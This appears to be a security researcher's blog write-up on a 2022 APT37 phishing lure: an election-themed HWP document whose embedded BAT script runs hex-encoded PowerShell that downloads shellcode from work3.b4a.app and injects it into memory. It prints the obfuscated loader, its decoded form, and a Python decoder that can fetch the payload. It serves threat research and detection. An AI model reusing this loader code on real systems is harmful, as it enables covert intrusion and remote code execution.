
# RE:archive | APT37's ROKRAT HWP Object Linking and Embedding

Ovi ⁝⁝ 3/1/2024



> Please note: The sample covered in this report is from 2022. I have covered this sample for archiving purposes and does not pertain to a known recent threat campaign, though the techniques covered may still apply.

## RE:archive

This project, aims to cover the reverse engineering of malware and exploits of historic or prior campaigns by APT groups. Of course, were possible, I want to cover malware and exploits of current samples, but sometimes this is not possible. Either, it's too sensitive to disclose, it wasn't found in my network of people or the sample has not been published. So much of content produced by TI corporations on malware samples is either high-level, abstracted or sometimes does not disclose samples for reverse engineering. Along my travels, I'm often revisiting old samples to understand TTPs or evolutions. Retrohunting, is also retroreverse engineering I say.

I came across this brief report I wrote back in 2022 and believe it can be valuable to share here, so sharing it publicly. Based on my experience with analysing this threat actor, this sample is related to APT37's ROKRAT operations. I have previously written about ROKRAT impacting Android devices here, however this campaign specifically related to Windows devices. In some previous analysis within this project, I also covered GOLDBACKDOOR dropper malware.

**APT37 & HWP Object Linking and Embedding**

> This is a short report detailing a sample analysis from 2022. The sample contained in this report:
> 5fec6e533fb9741997530a3d43b60ee44e2e6dc0fd443ef135b9d311b73d92a8

APT37, is a advance persistent threat group attributed to the North Korean government. It has been active since at least 2012 and is known for conducting espionage operations primarily targeting South Korea, Japan, and other neighboring countries, although it has also been observed targeting entities worldwide.

APT37 is notable for its advanced capabilities and its use of a wide range of attack techniques, including spear-phishing, malware deployment, and zero-day exploits. The group has been linked to numerous high-profile attacks, including the targeting of non-profit groups, government agencies, defense contractors, media organizations, and financial institutions.

One of APT37's primary objectives appears to be gathering intelligence on political and military issues in the region, as well as stealing intellectual property and conducting disruptive or destructive cyber operations. The group has been known to use a variety of malware tools, including remote access trojans (RATs) such as ROKRAT.

APT37's activities are believed to be coordinated and supported by the North Korean government, although the exact relationship between the group and the state remains somewhat unclear.

For many researchers, APT37's HWP object linking and embedding document lures are well understood. However, for the purpose of archiving this report will cover a 2022 version of the malware campaign, detailing granular details on the campaign. Malicious HWP (Hangul Word Processor) Object Linking and Embedding (OLE) documents refer to a type of cyber threat where attackers embed harmful content or code within HWP files using OLE technology. HWP is a popular word processing software in South Korea, developed by Hancom Inc., and OLE is a technology that allows embedding or linking objects (such as documents, images, or multimedia) from one application to another.

In the context of cyberattacks, attackers may exploit vulnerabilities in HWP software or utilize social engineering tactics to trick users into opening malicious HWP documents. Once opened, these documents can execute embedded scripts, launch malware, or exploit system vulnerabilities, potentially leading to data theft, system compromise, or further infiltration into the victim's network.

**Threat report**

Subject: 제20대_대통령선거_선거권자_개표참관인_공개_모집(최종)
Translated subject: 20th_Presidential Election_Election holders_Votecount Observer_Open_Recruitment (Final)
Sender: 중앙선거관리위원회 공보과 (kopo1scom98@daum.net)
Translated sender: Public Information Division, Central Election Commission

**Diamond model Breakdown:**
**Adversary:** APT37
**Persona:** kopo1scom98
**Origin:** NK
**Group:** Characteristics of APT37 & Kimsuky
**Victim:** Human rights NGO
**Capability:** Reflective DLL Injection, HWP Object Linking and Embedding, BAT Scripts
**Infrastructure:**
- https://[.]work3[.]b4a[.]app/
- Amazon hosted stager 52.87.80.2
"HTTP/1.1 401 Unauthorized Date: Mon, 08 Aug 2022 14:14:49 GMT Content-Type: application/json; charset=utf-8 Content-Length: 24 Connection: keep-alive X-Powered-By: Express ETag: W/"18-gH7/fIZxPCVRh6TuPVNAgHt/40I" "
- JARM: "29d29d00029d29d00029d29d29d29d4d0c5eed338ce212ffe821a67732ded8" (Very generic [Amazon] - not to be used for specific attribution)

**Body:**
중앙선거관리위원회는 제20대 대통령선거 개표상황을 참관할 개표참관인을 2월 8일부터 12일까지 공개 모집한다.
개표참관인은 개표소 안에서 개표상황을 언제든지 순회·감시 또는 촬영할 수 있고, 개표에 관한 위법사항을 발견한 때에는 시정을 요구할 수 있다.
개표참관인 공개 모집은 개표절차의 투명성을 높이기 위해 2016년 제20대 국회의원선거부터 실시하고 있는 제도이다.
개표참관인이 되려는 사람은 중앙선관위 홈페이지(www.nec.go.kr)에서 본인 인증 후 신청서를 작성하거나, 주소지 관할 구·시·군선관위에 서면으로 신청하면 된다.
선거권이 있는 사람은 누구나 신청할 수 있지만, 대한민국 국민이 아니거나 미성년자(18세 미만인 자), 공무원 등 「공직선거법」에서 제한하고 있는 사람은 개표참관인이 될 수 없다.

**Translated body:**
"The National Election Commission will openly recruit vote counting observers to observe the counting of the 20th presidential election from February 8 to 12. Counting observers may circulate, monitor, or take pictures of the counting situation at any time inside the polling station, and when they discover any illegality regarding the counting, they may request correction. The open recruitment of vote counting observers is a system that has been implemented since the 20th National Assembly election in 2016 to enhance the transparency of the ballot counting process. Those wishing to become a ballot counting observer can either fill out an application form after verifying their identity on the website of the National Election Commission (www.nec.go.kr), or apply in writing to the Gu/Si/Gun Election Commission having jurisdiction over their address. Anyone with the right to vote can apply, but non-Korean citizens, minors (those under the age of 18), public
officials, etc."

**Summary:**
The email contains a HWP Doc which has a embedded OLE object in the form of a BAT script. Once the user clicks on the OLE object, the BAT script executes which in turn creates a PowerShell-based reflective DLL injection attack on the victims machine. The payload is loaded into memory from:

```
https://[.]work3[.]b4a[.]app/
```

Since the operation loads malicious code directly into memory, there is very little interaction on disk which can create little noise and allows the attacker to be relatively stealthy.

**Analysis Details:**
HWP Doc attached contains a OLE object (batch file) which runs. There is a text prompt aimed to get user to

click. Once clicked the BAT script executes, which is as follows:
Filename: 327.bat
SHA256: 5fec6e533fb9741997530a3d43b60ee44e2e6dc0fd443ef135b9d311b73d92a8

```
@echo off
IF EXIST "%PROGRAMFILES(X86)%" (set
pspath="%windir%\syswow64\WindowsPowerShell\v1.0\powershell.exe")
ELSE (set pspath="%windir%\system32\WindowsPowerShell\v1.0\powershell.exe")
start "" %pspath% -command
"$ttms="$eruk2=""""246B6B79343D275B446C6C496D706F72742822757365723322E646C6C22295D2
07075626C6963207374617469632065787465726E20626F6F6C2053686F7757696E646F7728696E742068616E646C652C20

17465293B273B246D6D79343D4164642D54797065202D4D656D626572446566696E6974696F6E20246B6B7934202D4E616D

422202D50617373546872753B246D6D79343A3A53686F7757696E646F7728285B53797374656D2E446961676E6F73746963

573735D3A3A4765744375727272656E7450726F636573732829207C204765742D50726F63657373292E4D61696E57696E646F

52C2030293B246179343D4765742D576D694F626A6563742057696E33325F50726F63657373202D66696C7465722022224E61

5202748777025272223B246279343D246179342E4E616D653B246379343D246179342E436F6D6D616E644C696E653B696628

46479343D222F63207461736B6B696C6C202F66202F696D20222B246279343B636D6420246479343B776169742D70726F63

9342E53706C697428275C2E27295B2D325D3B246579343D246379342E53706C697428272227292E636F756E743B69662824

02D65712027222727297B69662824657934202D65712033297B246679343D246379342E53706C697428272227295B325D2E53

027295B315D3B7D656C736569662824657934202D65712035297B246679343D246379342E53706C697428272227295B335D

57B69662824657934202D65712033297B246679343D246379342E53706C697428272227295B315D3B7D656C73657B246679

E53706C697428272027295B315D3B7D7D246779343D222222222B24656E763A54454D502B225C68686272676F66362E746D

23B246879343D222222222B24656E763A54454D502B225C3332372E626174222B222222223B246979343D222222222B2466

23B246479343D222F6320636F7079202F7920222B246779342B2220222B246979343B24706579343D303B24707379343D27

4706579342B2B3B24707379343D636D6420246479343B736C65657020313B69662824706579342202D65712035297B627265

8696C652824707379342E5472696D28295B305D202D6E6520273127293B737461727420246979343B7D246A79343D22636D

56C202F6620222B20246779343B636D6420246A79343B246A79343D22636D64202F632064656C202F6620222B2024687934

A79343B5B4E65742E5365727669636550696E744D616E616765725D3A3A53656375726974795050726F746F636F6C3D5B45

46F4F626A656374285B4E65742E536563757269747950726F746F636F6C547970655D2C20333303732293B246C79343D275B

F727428226B65726E656C33322E646C6C22295D7075626C6963207374617469632065787465726E20496E7450747220476C

C6F632875696E7420622C75696E742063293B273B24623D4164642D54797065202D4D656D626572446566696E6974696F6E

D4E616D652022414141412220202D50617373546872753B246D7934203D20275B446C6C496D706F727428226B65726E656C33

95D7075626C6963207374617469632065787465726E20626F6F6C205669727475616C50726F7465637428496E74507472220

0622C75696E7420632C6F757420496E745074722064293B273B246B79343D4164642D54797065202D4D656D626572446566

E20246D7934202D4E616D652022414142222202D50617373546872753B2463203D204E65772D4F626A6563742053797374656

76562436C69656E743B24643D2268747470733A2F2F776F726B332E6234612E6170702F646F776E6C6F61642E68746D6C3F

365617263683D545568334D3078455A334E50517A5234544455524664325A48536E5A61534774315A45644761574A48565846
```

```
5645765575A4965476C694D6C49315447355361466C746547773D223B246E79343D275B446C6C496D706F727428226B6572

46C6C22295D7075626C696320737461746963206578746572E20496E74507472204372656174655468726561642849E74

5696E7420622C496E7450747220632C496E7450747220642C75696E7420652C496E745074722066293B273B247179343D41

5202D4D656D626572446566696E6974696F6E20246E7934202D4E616D6520224242422202D5061737354687275 3B246F79

C496D706F727428226B65726E656C33322E646C6C22295D7075626C6963207374617469632065787465726E20496E74507

66F7253696E676C654F626A65637428496E7450747220612C75696E742062293B273B247479343D4164642D54797065202D

46566696E6974696F6E20246F7934202D4E616D6520224444422202D5061737354687275 3B24653D3131323B646F207B20

024632E48656164657273 5B22757365722D6167656E74225D203D20227575757575757575757575223B247079343D24632E446F

4617461282464293B24757934203D2024623A3A476C6F62616C416C6C6F63283078303034302C20247079342E4C656E6774

0293B24727934203D20303B246B79343A3A5669727475616C50726F7465637428247579342C20247079342E4C656E67746

C20307834302C205B7265665D24727934293B666F7220282468203D20303B2468202D6C7420247079342E4C656E6774683B

B5B53797374656D2E52756E74696D652E496E7465726F705365727669636573 2E4D61727368616C5D3A3A57726974654279

42C2024682C20247079345B24685D293B7D3B7472797B7468726F7720313B7D63617463687B247379343D247179343A3A43

87265616428302C302C247579342C302C302C30293B247479343A3A57616974466F7253696E676C654F626A65637428247 3

02A31303030293B7D3B24653D3232323B7D63617463687B736C65657020323B24652B2B3B7D7D7768696C65282465202D6C

2022_2_6-”20th_Presidential Election”4B"""";
$blwp="""""";
for($i=0;$i -le $eruk2.Length-2;$i=$i+2){$NTMO=$eruk2[$i]+$eruk2[$i+1];$blwp= $blwp+
[char]([convert]::toint16($N
TMO,16));};
Invoke-Command -ScriptBlock ([Scriptblock]::Create($blwp));";
Invoke-Command -ScriptBlock ([Scriptblock]::Create($ttms));"
```

These campaigns can be decoded quickly using the following script I created, which will decode and allow for further payload extraction. It simply decodes the hexadecimal values in the input using the `extract_hexadecimal_value` function, converting them into ASCII characters.

```
# Script to quickly decode the powershell encoded commands in ROKRAT delivery files.
# It will allow the user to quickly see the decoded result, extract the payload
delivery host and have the option to pull the payload from the host for further
analysis.
# @0v1@infosec.exchange
# 0x0v1.com

import re
import requests
import zipfile
import os

def extract_hexadecimal_value(userinput):
    bulst = ""
    i = 0
    for i in range(0, len(userinput) - 2, 2):
        NTMO = userinput[i:i + 2]
        bulst += chr(int(NTMO, 16))

    return bulst

def extract_urls(text):
    pattern = r'https?://[^\s"]+'
    urls = re.findall(pattern, text)
    return urls

def download_payload(url):
    response = requests.get(url)
    if response.status_code == 200:
        return response.content
    else:
        print("\033[91mFailed to download the payload.\033[0m")
        return None

def zip_payload(payload, filename):
    with zipfile.ZipFile(filename, 'w', zipfile.ZIP_DEFLATED) as zip_file:
        zip_file.setpassword(b"infected")
        zip_file.writestr("payload.bin", payload)

if __name__ == "__main__":
    userinput = input("Enter the encoded command: ")

    value = extract_hexadecimal_value(userinput)

    print("\033[93mThe decoded command is:\033[0m")
    print(value)

    urls = extract_urls(value)

    if urls:
        print("\n\033[93mExtracted URLs:\033[0m")
        for idx, url in enumerate(urls, start=1):
            print(f"{idx}. {url}")

        choice = input("\n\033[96mDo you want to pull the payload? (yes/no):\033[0m
").strip().lower()

        if choice == 'yes':
            print("\n\033[91mWARNING: You are about to download the raw shellcode
from the payload delivery URL.\033[0m")
            confirm = input("\033[96mDo you wish to continue? (yes/no):\033[0m
").strip().lower()
            if confirm == 'yes':
                for idx, url in enumerate(urls, start=1):
                    payload = download_payload(url)
                    if payload:
                        filename = f"payload_{idx}.zip"
                        zip_payload(payload, filename)
                        print(f"\033[92mPayload downloaded and zipped to
{filename}.\033[0m")
                    else:
                        print("\033[91mFailed to download the payload.\033[0m")
            else:
                print("\033[91mDownload aborted.\033[0m")
        else:
            print("\033[91mDownload aborted.\033[0m")
    else:
        print("\n\033[93mNo URLs found in the value.\033[0m")
```

The decoded output looks like this:

```
$kky4='[DllImport("user32.dll")] public static extern bool ShowWindow(int handle,
int state);';
$mmy4=Add-Type -MemberDefinition $kky4 -Name "kky4" -PassThru;
$mmy4::ShowWindow(([System.Diagnostics.Process]::GetCurrentProcess() | Get-
Process).MainWindowHandle, 0);
```

```
$ay4=Get-WmiObject Win32_Process -filter "Name like 'Hwp%'";
$by4=$ay4.Name;
$cy4=$ay4.CommandLine;
if($by4){$dy4="/c taskkill /f /im "+$by4;
cmd $dy4;
wait-process $by4.Split('\.')[-2];
$ey4=$cy4.Split('"').count;if($cy4[0] -eq '"')
{if($ey4 -eq 3){$fy4=$cy4.Split('"')[2].Split(' ')[1];}
elseif($ey4 -eq 5){$fy4=$cy4.Split('"')[3];}}
else{
if($ey4 -eq 3){$fy4=$cy4.Split('"')[1];}
else{$fy4=$cy4.Split(' ')[1];}}
$gy4=""""+$env:TEMP+"\hhbrgof6.tmp"+"""";
$hy4=""""+$env:TEMP+"\327.bat"+"""";
$iy4=""""+$fy4+"""";
$dy4="/c copy /y "+$gy4+" "+$iy4;$pey4=0;
$psy4='0';
do{
$pey4++;
$psy4=cmd $dy4;
sleep 1;
if($pey4 -eq 5)
{break;}}
while($psy4.Trim()[0] -ne '1');
start $iy4;}
$jy4="cmd /c del /f "+ $gy4;
cmd $jy4;
$jy4="cmd /c del /f "+ $hy4;
cmd $jy4;
[Net.ServicePointManager]::SecurityProtocol=
[Enum]::ToObject([Net.SecurityProtocolType], 3072);
$ly4='[DllImport("kernel32.dll")]public static extern IntPtr GlobalAlloc(uint b,uint
c);';
$b=Add-Type -MemberDefinition $ly4 -Name "AAA" -PassThru;
$my4 = '[DllImport("kernel32.dll")]public static extern bool VirtualProtect(IntPtr
a,uint b,uint c,out IntPtr
d);';
$ky4=Add-Type -MemberDefinition $my4 -Name "AAB" -PassThru;
$c = New-Object System.Net.WebClient;
$d="https://work3.b4a.app/download.html?
id=88&search=TUh3M0xEZ3NPQzR4TERFd2ZHSnZaSGt1ZEd
GaWJHVXFLazkwYUdWeWZIeGliMlI1TG5SaFlteGw=";
$ny4='[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr
a,uint b,IntPtr c,IntPtr d,uint
e,IntPtr f);';
$qy4=Add-Type -MemberDefinition $ny4 -Name "BBB" -PassThru;
$oy4='[DllImport("kernel32.dll")]public static extern IntPtr
WaitForSingleObject(IntPtr a,uint b);';
$ty4=Add-Type -MemberDefinition $oy4 -Name "DDD" -PassThru;
$e=112;
do {
try { $c.Headers["user-agent"] = "uuuuuuuuu";
$py4=$c.DownloadData($d);
$uy4 = $b::GlobalAlloc(0x0040, $py4.Length+0x100);
2022_2_6-”20th_Presidential Election”5$ry4 = 0;
$ky4::VirtualProtect($uy4, $py4.Length+0x100, 0x40, [ref]$ry4);
for ($h = 0;$h -lt $py4.Length;$h++)
{[System.Runtime.InteropServices.Marshal]::WriteByte($uy4, $h, $py4[$h]);};
try{throw 1;}
catch{$sy4=$qy4::CreateThread(0,0,$uy4,0,0,0);
$ty4::WaitForSingleObject($sy4, 500*1000);};$e=222;}
catch{sleep 2;$e++;}}while($e -lt 114);
```

A very similar sample described here: Malicious HWP Files with BAT Scripts Being Distributed Actively (North Korea/National Defense/Broadcasting) - ASEC BLOG (ahnlab.com)

At the time of writing, the shellcode stager was down, so unable to pull the shellcode that is loaded into memory.

```
https://work3.b4a.app/download.html?
id=88&search=TUh3M0xEZ3NPQzR4TERFd2ZHSnZaSGt1ZEdGaWJHVXFLazkwYUdWeWZIeGliMlI1TG5SaFlteGw=
```

The sample utilising Add-Type cmdlet to add definitions of classes. First it creates this class called **kky4**

```
$kky4='[DllImport("user32.dll")] public static extern bool ShowWindow(int handle,
int state);';
$mmy4=Add-Type -MemberDefinition $kky4 -Name "kky4" -PassThru;
$mmy4::ShowWindow(([System.Diagnostics.Process]::GetCurrentProcess() | Get-
Process).MainWindowHandle, 0)
```

When Add-Type cmdlet is executed, CSC.exe (Visual C# Command-Line compiler) is invoked on the host by PowerShell, this is a notable TTP to observe on victims (Powershell.exe → CSC.exe → cvtres.exe). CSC is used to compile this class definition into an assembly to be used by the PowerShell script. A temporary file is created inside %appdata%\local\temp with the extension .cmdline. In this case, our sample creates this file

```
C:\Users\Louise\AppData\Local\Temp\uzicvxsd\uzicvxsd.cmdline:
/t:library /utf8output /R:"System.dll"
/R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automati
on\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll"
/R:"System.Core.dll" /out:"C:\Users\Louise\A
ppData\Local\Temp\uzicvxsd\uzicvxsd.dll" /debug- /optimize+ /warnaserror /optimize+
"C:\Users\Louise\AppData\Lo
cal\Temp\uzicvxsd\uzicvxsd.0.cs"
```

Since all the files are removed once the Add-Type terminates, this attack methodology allows for a relatively low file impact on the disk, supporting the attackers obfuscation. The script utilising WMI to looks for HWP and kill the process. This is a notable pattern since this is not common. It then performs some cleanup operations on two files, hhbrgof6.tmp & 327.bat.

```
$ay4=Get-WmiObject Win32_Process -filter "Name like 'Hwp%'";
$by4=$ay4.Name;
$cy4=$ay4.CommandLine;
if($by4){$dy4="/c taskkill /f /im "+$by4;
cmd $dy4;
wait-process $by4.Split('\.')[-2];
$ey4=$cy4.Split('"').count;if($cy4[0] -eq '"')
{if($ey4 -eq 3){$fy4=$cy4.Split('"')[2].Split(' ')[1];}
elseif($ey4 -eq 5){$fy4=$cy4.Split('"')[3];}}
else{
2022_2_6-”20th_Presidential Election”6if($ey4 -eq 3){$fy4=$cy4.Split('"')[1];}
else{$fy4=$cy4.Split(' ')[1];}}
$gy4=""""+$env:TEMP+"\hhbrgof6.tmp"+"""";
$hy4=""""+$env:TEMP+"\327.bat"+"""";
$iy4=""""+$fy4+"""";
$dy4="/c copy /y "+$gy4+" "+$iy4;
$pey4=0;
$psy4='0';
do{
$pey4++;
$psy4=cmd $dy4;
sleep 1;
if($pey4 -eq 5)
{break;}}
while($psy4.Trim()[0] -ne '1');
start $iy4;}
$jy4="cmd /c del /f "+ $gy4;
cmd $jy4;
$jy4="cmd /c del /f "+ $hy4;
cmd $jy4;
```

They then set SSL/TLS secure channel using TLS12

```
[Net.ServicePointManager]::SecurityProtocol=
[Enum]::ToObject([Net.SecurityProtocolType], 3072)
```

Followed by the further creation of additional classes this time importing Kernel32 in order to access GlobalAlloc and VirtualProtect methods:

```
$ly4='[DllImport("kernel32.dll")]public static extern IntPtr GlobalAlloc(uint b,uint
c);';
$b=Add-Type -MemberDefinition $ly4 -Name "AAA" -PassThru;
$my4 = '[DllImport("kernel32.dll")]public static extern bool VirtualProtect(IntPtr
a,uint b,uint c,out IntPtr d);';
$ky4=Add-Type -MemberDefinition $my4 -Name "AAB" -PassThru;
```

The C2 is declared to variable.

They then allocates memory for the shellcode

```
$uy4 = $b::GlobalAlloc(0x0040, $py4.Length+0x100)
```

Followed by utilising VirtualProtect to make the memory section executable.

```
$ky4::VirtualProtect($uy4, $py4.Length+0x100, 0x40, [ref]$ry4);
```

And lastly, writing the bytes from the downloaded assembly, creating a threat for the executable code and calls WaitForSingleObject to wait for the thread to end.

```
or ($h = 0;$h -lt $py4.Length;$h++)
{[System.Runtime.InteropServices.Marshal]::WriteByte($uy4, $h, $py4[$h]);};
try{throw 1;}
catch{$sy4=$qy4::CreateThread(0,0,$uy4,0,0,0);
$ty4::WaitForSingleObject($sy4, 500*1000);};
$e=222;}
catch{sleep 2;$e++;}}
while($e -lt 114);
```

Unfortunately, since the shellcode stager is down, no further analysis can be conducted on shellcode loaded into memory. Upon completion, malicious shellcode will be executed in memory. This infrastructure was later seen utlitsed deploying ROKRAT samples, so I am assuming here that the shellcode would have resulted in ROKRAT given my experience with this threat actor.